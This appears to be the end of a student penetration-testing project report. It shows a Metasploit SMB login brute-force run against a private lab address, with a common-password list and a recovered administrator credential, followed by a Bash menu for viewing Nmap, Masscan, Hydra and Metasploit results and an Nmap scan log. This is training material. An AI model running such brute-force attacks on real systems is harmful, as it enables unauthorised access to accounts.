*NeNiNuMmOk*                                                                                 *JustForFun!*
*Maux de tête*LalaNG*                                                                        *g3tsh3lls0on*
*crr0tz*z3r0p0rn*clueless*                                                                   *Phở Đặc Biệt*Paradox*
*HackWara*                                                                                   *KaRIPux*inf0sec*
*Kugelschreibertester*                                                                       *bluehens*Antoine77*
*icemasters*                                                                                 *genxy*TRADE_NAMES*
*Spartan's Ravens*                                                                           *BadByte*fontwang_tw*
*g0ldd1gg3rs*pappo*                                                                          *ghoti*
*Les CRACKS*c0dingRabbits*                                                                   *LinuxRiders*
*2Cr4Sh*RecycleBin*                                                                          *Jalan Durian*
*ExploitStudio*                                                                              *WPICSC*logaritm*
```

Output

```
       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing smb1.rc for ERB directives.
resource (smb1.rc)> use auxiliary/scanner/smb/smb_login
resource (smb1.rc)> set rhosts 10.0.0.1
rhosts ⇒ 10.0.0.1
resource (smb1.rc)> set user_file user.lst
user_file ⇒ user.lst
resource (smb1.rc)> set pass_file psswd.lst
pass_file ⇒ psswd.lst
resource (smb1.rc)> exploit
[*] 10.0.0.1:445          - 10.0.0.1:445 - Starting SMB login bruteforce
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\john:123456',
[!] 10.0.0.1:445          - No active DB -- Credential data will not be saved!
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\john:123456789',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\john:12345',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\john:qwerty',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\john:password',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\john:1111111',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\john:0000000',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\john:1q2w3e',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\john:aa12345678',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\administrator:password',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\administrator:1111111',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\administrator:0000000',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\administrator:1q2w3e',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\administrator:aa12345678',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\administrator:abc123',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\administrator:123321',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\administrator:password123',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\administrator:password1',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\administrator:qwertyuiop',
[+] 10.0.0.1:445          - 10.0.0.1:445 - Success: '.\administrator:Passw0rd!' Administrator
[*] 10.0.0.1:445          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (smb1.rc)> exit
```

Bash Script

```
#View Result/Log Sub-menu
function viewlog()
{
    echo '============================================================='
    echo '          Main Menu > [4] View scan/attack logs               '
    echo '============================================================='
    sleep 1
    echo -e 'Which logs would you like to view?'
    echo '[1] Nmap Scan Output'
    echo '[2] Masscan Output'
    echo '[3] Hydra 1 Attack Result'
    echo '[4] Hydra 2 Attack Result'
    echo '[5] MSFConsole Attack Result'
    echo '[6] Audit Trail Log'
    sleep 1
    echo -e '\n[R] Return to Main Menu\n'
    sleep 1
    read -p "Option  " viewlog_choice
    case $viewlog_choice in
```

Output

```
============================================================
       Main Menu > [4] View scan/attack logs
============================================================
Which logs would you like to view?
[1] Nmap Scan Output
[2] Masscan Output
[3] Hydra 1 Attack Result
[4] Hydra 2 Attack Result
[5] MSFConsole Attack Result
[6] Audit Trail Log

[R] Return to Main Menu

1Option

You have chosen Option 1 - Nmap Scan Output.
# Nmap 7.93 scan initiated Tue Nov 15 07:55:05 2022 as: nmap -Pn -sV -O -oG nmp_output_g.txt 1
Host: 10.0.0.8 ()       Status: Up
Host: 10.0.0.8 ()       Ports: 22/open/tcp//ssh//OpenSSH 9.0p1 Debian 1 (protocol 2.0)/, 80/op
dex: 260        IP ID Seq: All zeros
# Nmap done at Tue Nov 15 07:55:26 2022 -- 1 IP address (1 host up) scanned in 21.69 seconds

cfc2407, would you like to view other logs? [Y/N]
Y

Will return to [4] View scan/attack Logs menu!
```

C. Credits / References

- [Online] Github - https://github.com/L3nnyK/CFCProjectWork/tree/d265ba4a60205ef81a39d30f3d414fad3e4ea0f5

- [Online] Installa Metasploit Framework - https://www.fosslinux.com/48112/install-metasploit-kali-linux.htm

- Linux Pocket Guide Essential Commands, 3rd Edition, Daniel J. Barrett

- Bash in Easy Steps, 2019, Mike McGrath